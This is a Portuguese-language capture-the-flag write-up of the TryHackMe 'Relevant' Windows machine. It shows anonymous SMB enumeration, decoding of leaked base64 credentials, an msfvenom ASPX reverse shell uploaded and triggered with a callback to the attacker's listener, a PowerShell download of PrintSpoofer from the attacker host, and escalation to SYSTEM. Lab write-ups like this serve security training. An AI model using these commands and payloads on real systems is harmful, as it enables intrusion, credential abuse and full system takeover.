

Relevant– TryHackMe

Dificuldade: fácil

20/06/2026

Sumário

1. Visão Geral	2
2. Reconhecimento.....	2
3. Escalada de Privilégios	7
4. Conclusão.....	9
5. Referencias.....	10

1. Visão Geral

O processo de exploração iniciou-se com a identificação de um serviço web ativo em uma máquina Windows, inicialmente sem informações relevantes na página padrão do IIS. Através da enumeração com Nmap, foram identificados serviços críticos como SMB, permitindo o acesso a compartilhamentos anônimos. Durante a análise dos arquivos expostos, foram encontradas credenciais codificadas em base64/hashees. Após a decodificação e validação, foi possível autenticar no serviço SMB com o usuário Bill. Essas credenciais possibilitaram o avanço para a fase de exploração da máquina.

2. Reconhecimento

2.1 Identificação do serviço web

Inicialmente, foi realizado o acesso ao endereço IP da máquina-alvo por meio de um navegador web. A conexão foi estabelecida com sucesso e foi exibida a página padrão do **Internet Information Services (IIS)** do Windows, conforme apresentado na Figura 1. Essa página indica que o serviço web está ativo, porém não fornece informações relevantes sobre a aplicação hospedada.




Figura 1 – Página padrão do IIS

Com o objetivo de obter mais informações sobre os serviços em execução na máquina-alvo, foi realizada uma varredura utilizando a ferramenta **Nmap**, por meio do seguinte comando:

```
nmap -sV -T4 <IP alvo>
```




Figura 2 – Resultado nmap

O resultado, apresentado na Figura 2, permitiu identificar as portas abertas e os respectivos serviços disponíveis na máquina, fornecendo informações essenciais para direcionar as próximas etapas da enumeração.

A análise da varredura revelou, entre outras, as portas **135/TCP (MSRPC)**, **139/TCP (NetBIOS Session Service)** e **445/TCP (Microsoft-DS)** abertas. A presença das portas 139 e 445 indicava que o serviço **SMB (Server Message Block)** estava disponível na máquina, tornando pertinente a enumeração dos compartilhamentos de rede.

Para listar os compartilhamentos SMB acessíveis sem autenticação, foi utilizado o seguinte comando:

```
smbclient -L //10.66.160.214 -N
```

```
(kali@kali)-[~]
$ smbclient -L 10.65.137.108 -N

Sharename      Type      Comment
-----
ADMIN$         Disk      Remote Admin
C$             Disk      Default share
IPC$           IPC       Remote IPC
nt4wrksv       Disk

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.65.137.108 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Figura 3 – Resultado do smbclient -N

Durante a análise do compartilhamento SMB, foi identificado o arquivo **password.txt**, que foi transferido para a máquina do atacante para uma análise mais detalhada.

```
smb: \> cat passwords.txt
cat: command not found
smb: \> ls

.                D          0 Sat Jul 25 17:46:04 2020
..               D          0 Sat Jul 25 17:46:04 2020
passwords.txt    A          98 Sat Jul 25 11:15:33 2020

7735807 blocks of size 4096. 5097563 blocks available
smb: \> get passwords.txt
getting file \passwords.txt of size 98 as passwords.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \>
```

Figura 4 – Download do arquivo password.txt

Após a transferência, o conteúdo do arquivo foi visualizado por meio do comando **cat**, revelando diversas sequências de caracteres associadas a diferentes usuários. À primeira vista, essas sequências aparentavam estar codificadas ou representarem hashes de senhas.

```
(kali@kali)-[~]
$ cat passwords.txt
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
```

Figura 5 – Conteúdo do arquivo password.txt

Com o objetivo de identificar o formato dessas sequências e verificar se era possível recuperar as credenciais originais, foi utilizada a ferramenta **CyberChef**. A análise demonstrou que os valores estavam codificados e permitiu decodificá-los, resultando na obtenção de credenciais válidas de usuário e senha, que foram posteriormente utilizadas para dar continuidade ao processo de exploração da máquina.




Figura 6 – Decodificação das credenciais utilizando o CyberChef

Após a obtenção das credenciais, foi necessário verificar quais delas eram válidas para autenticação no serviço SMB. Para isso, foram realizados testes utilizando os usuários identificados no arquivo password.txt.

Inicialmente, foi realizada uma tentativa de autenticação com o usuário **Bob**, por meio do comando:

```
smbclient -L //<IP_alvo> -U Bob
```

Entretanto, as credenciais não deram nada o acesso aos compartilhamentos da máquina. Em seguida, foi realizado o mesmo procedimento utilizando o usuário **Bill**:

```
smbclient -L //<IP_alvo> -U Bill
```

Dessa vez, a autenticação foi realizada com sucesso, confirmando que as credenciais do usuário **Bill** eram válidas.

```
(kali@kali)-[~]
$ smbclient -L 10.65.137.108 -U Bob
Password for [WORKGROUP\Bob]:
session setup failed: NT_STATUS_LOGON_FAILURE

(kali@kali)-[~]
$ smbclient -L 10.65.137.108 -U Bill
Password for [WORKGROUP\Bill]:

Sharename      Type      Comment
-----
ADMIN$         Disk      Remote Admin
C$             Disk      Default share
IPC$           IPC       Remote IPC
nt4wrksv       Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.65.137.108 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```


Figura 7– Autenticação bem-sucedida utilizando o usuário Bill

Com as credenciais válidas, foi estabelecida uma conexão com o compartilhamento **nt4wrksv** por meio do comando:

```
smbclient //<IP_alvo>/nt4wrksv -U Bill
```

Após confirmar que o compartilhamento permitia operações de escrita, foi gerado um payload de reverse shell utilizando a ferramenta **msfvenom**, com o objetivo de obter execução de código na máquina-alvo. O payload seria posteriormente enviado ao compartilhamento e utilizado na etapa de exploração.

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=<seu ip> LPORT=1210 -f aspx -o rev.aspx
```




```
(kali@kali)-[~]
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.133.50 LPORT=1210 -f aspx -o rev.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of aspx file: 3409 bytes
Saved as: rev.aspx

(kali@kali)-[~]
$ ls -l rev.aspx
-rw-rw-r-- 1 kali kali 3409 Jun 20 14:47 rev.aspx
```

Figura 8– Configuração do rev.aspx

Após a geração do payload em formato **ASPX**, o arquivo **rev.aspx** foi enviado para o compartilhamento **nt4wrksv** utilizando o comando **put** do **smbclient**.



```
(kali@kali)-[~]
$ smbclient //10.65.131.172/nt4wrksv -U Bill
Password for [WORKGROUP\Bill]:
Try "help" to get a list of possible commands.
smb: \> put rev.aspx
putting file rev.aspx as \rev.aspx (7.6 kB/s) (average 7.6 kB/s)
smb: \> ls
.                D           0  Sat Jun 20 14:56:29 2026
..               D           0  Sat Jun 20 14:56:29 2026
passwords.txt    A          98  Sat Jul 25 11:15:33 2020
rev.aspx         A        3409  Sat Jun 20 14:56:30 2026

7735807 blocks of size 4096. 4929450 blocks available
smb: \>
```

Figura 9 – Upload do arquivo **rev.aspx** para o compartilhamento **SMB**

```
put rev.aspx
```

Em seguida, foi realizada uma tentativa de acessar o payload por meio do navegador, assumindo que o compartilhamento estivesse sendo servido pela aplicação web na porta 80:

```
curl http://<IP_alvo>/nt4wrksv/rev.aspx
```

Entretanto, a requisição retornou um erro, indicando que o diretório não estava acessível por esse caminho.

Para identificar o diretório correto da aplicação, foi utilizada a ferramenta **Gobuster** com diferentes wordlists, buscando diretórios e arquivos disponíveis no servidor web. No entanto, nenhuma informação relevante foi encontrada na porta 80.

Diante desse resultado, foi realizada uma nova varredura completa de portas utilizando o **Nmap**, com o objetivo de identificar outros serviços HTTP que pudessem estar em execução na máquina.

```
nmap -p- --min-rate 5000 -sV <IP_alvo>
```

```

$ nmap -p- --min-rate 5000 -sV 10.65.131.172
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-20 15:37 -0400
Nmap scan report for 10.65.131.172 (10.65.131.172)
Host is up (0.14s latency).
Not shown: 65527 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Microsoft IIS httpd 10.0
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp  open  ms-wbt-server  Microsoft Terminal Services
49663/tcp open  http           Microsoft IIS httpd 10.0
49666/tcp open  msrpc          Microsoft Windows RPC
49667/tcp open  msrpc          Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 84.05 seconds
  
```

Figura 10 – Varredura completa de portas com Nmap

A nova enumeração revelou portas adicionais abertas, dentre elas a porta **49663/TCP**, que executava um serviço HTTP. Com essa informação, foi realizada uma nova tentativa de acessar o payload por meio dessa porta:

<http://<IP alvo>:49663/nt4wrksv/rev.aspx>

Dessa vez, o arquivo foi localizado e executado com sucesso, permitindo a obtenção de uma **reverse shell** na máquina-alvo.

```

(kali@kali)-[~]
$ nc -lvnp 1210
listening on [any] 1210 ...
connect to [192.168.133.50] from (UNKNOWN) [10.65.131.172] 50022
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
iis apppool\defaultapppool
  
```

Figura 11 – Obtenção da reverse shell

3. Escalada de Privilégios

Após obter acesso inicial à máquina por meio da reverse shell, iniciou-se a fase de enumeração local com o objetivo de identificar possíveis vetores para escalada de privilégios. Para isso, foi executado o seguinte comando:

`whoami /priv`

```

c:\windows\system32\inetsrv>whoami /priv
whoami /priv

PRIVILEGES INFORMATION

Privilege Name      Description                                     State
-----
SeAssignPrimaryTokenPrivilege Replace a process level token                    Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process              Disabled
SeAuditPrivilege Generate security audits                         Disabled
SeChangeNotifyPrivilege Bypass traverse checking                        Enabled
SeImpersonatePrivilege Impersonate a client after authentication        Enabled
SeCreateGlobalPrivilege Create global objects                           Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                    Disabled
  
```

Figura 12 – Privilégios do usuário comprometido

O resultado revelou que o usuário possuía, entre outros, os privilégios **SeChangeNotifyPrivilege**, **SeImpersonatePrivilege** e **SeCreateGlobalPrivilege**. Em especial, o privilégio **SeImpersonatePrivilege** chamou atenção, pois é amplamente explorado em técnicas de escalada de privilégios em sistemas Windows.

Com base nessa informação, foi realizada uma pesquisa sobre métodos de exploração compatíveis com esse privilégio. Durante a investigação, foi identificado o projeto **PrintSpoofer**, disponível no GitHub, uma ferramenta capaz de explorar o **SeImpersonatePrivilege** para obter execução de comandos como **NT AUTHORITY\SYSTEM** em sistemas Windows vulneráveis.




Figura 13 – Repositório do PrintSpoofer no GitHub

Após a validação de que a máquina atendia aos requisitos necessários para a exploração, o executável **PrintSpoofer.exe** foi transferido para a máquina-alvo.

Para isso, foi iniciado um servidor HTTP simples na máquina atacante utilizando Python:

```
sudo python3 -m http.server 80
```

Em seguida, a partir da shell na máquina Windows, o arquivo foi baixado utilizando PowerShell:

```
powershell -c "Invoke-WebRequest -Uri http://192.168.133.50/PrintSpoofer.exe -OutFile PrintSpoofer.exe"
```

Após o download, o arquivo ficou disponível na máquina-alvo, permitindo a continuidade da exploração.

```
C:\Windows\Temp>powershell -c "Invoke-WebRequest -Uri http://192.168.133.50/PrintSpoofer.exe -OutFile PrintSpoofer.exe"
powershell -c "Invoke-WebRequest -Uri http://192.168.133.50/PrintSpoofer.exe -OutFile PrintSpoofer.exe"

C:\Windows\Temp>PrintSpoofer.exe -i -c cmd
PrintSpoofer.exe -i -c cmd
[*] Found privilege: SeImpersonatePrivilege
[*] Named pipe listening...
[*] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Figura 14 – Transferência do PrintSpoofer para a máquina-alvo

O executável foi então utilizado para explorar o privilégio identificado, resultando na obtenção de uma shell com privilégios elevados (**NT AUTHORITY\SYSTEM**).

Com acesso privilegiado, foi realizado o acesso ao diretório do usuário Administrator:

```
cd C:\Users\Administrator\Desktop
```

Em seguida, os arquivos foram listados para localizar a flag:

```
dir
```

```
C:\Windows\system32>cd C:\Users
cd C:\Users

C:\Users>dir
dir
Volume in drive C has no label.
Volume Serial Number is AC3C-5CB5

Directory of C:\Users

07/25/2020  02:03 PM  <DIR>          .
07/25/2020  02:03 PM  <DIR>          ..
07/25/2020  08:05 AM  <DIR>          .NET v4.5
07/25/2020  08:05 AM  <DIR>          .NET v4.5 Classic
07/25/2020  10:30 AM  <DIR>          Administrator
07/25/2020  02:03 PM  <DIR>          Bob
07/25/2020  07:58 AM  <DIR>          Public
               0 File(s)              0 bytes
               7 Dir(s) 20,829,290,496 bytes free

C:\Users>cd Bob\Desktop
cd Bob\Desktop

C:\Users\Bob\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is AC3C-5CB5

Directory of C:\Users\Bob\Desktop

07/25/2020  02:04 PM  <DIR>          .
07/25/2020  02:04 PM  <DIR>          ..
07/25/2020  08:24 AM             35 user.txt
               1 File(s)              35 bytes
               2 Dir(s) 20,829,290,496 bytes free

C:\Users\Bob\Desktop>type user.txt
type user.txt
C:\Users\Bob\Desktop>
```

Figura 15 –Cat user.txt

Após a identificação da flag, seu conteúdo foi exibido com:

```
type root.txt
```

A execução do comando permitiu a obtenção da **flag de administrador (root)**, encerrando com sucesso o processo de escalada de privilégios da máquina.

```
C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is AC3C-5CB5

Directory of C:\Users\Administrator\Desktop

07/25/2020  08:24 AM  <DIR>          .
07/25/2020  08:24 AM  <DIR>          ..
07/25/2020  08:25 AM             35 root.txt
               1 File(s)              35 bytes
               2 Dir(s) 20,881,760,256 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
C:\Users\Administrator\Desktop>
```

Figura 16 –Cat root.txt

4. Conclusão

A máquina apresentou múltiplas vulnerabilidades relacionadas a exposição de serviços e credenciais fracas em compartilhamentos SMB. A exploração bem-sucedida ocorreu a partir da combinação de enumeração, análise de arquivos e reutilização de credenciais válidas. O upload de payload via SMB e sua execução por meio de um serviço web exposto permitiram a obtenção de uma reverse shell. Posteriormente, a presença do privilégio SeImpersonatePrivilege possibilitou a escalada para SYSTEM com PrintSpoofer. Dessa forma, foi possível comprometer totalmente o sistema e obter a flag de administrador com sucesso

5. Referencias

<https://cyberchef.io/>

<https://github.com/dievus/printspoofer/tree/master>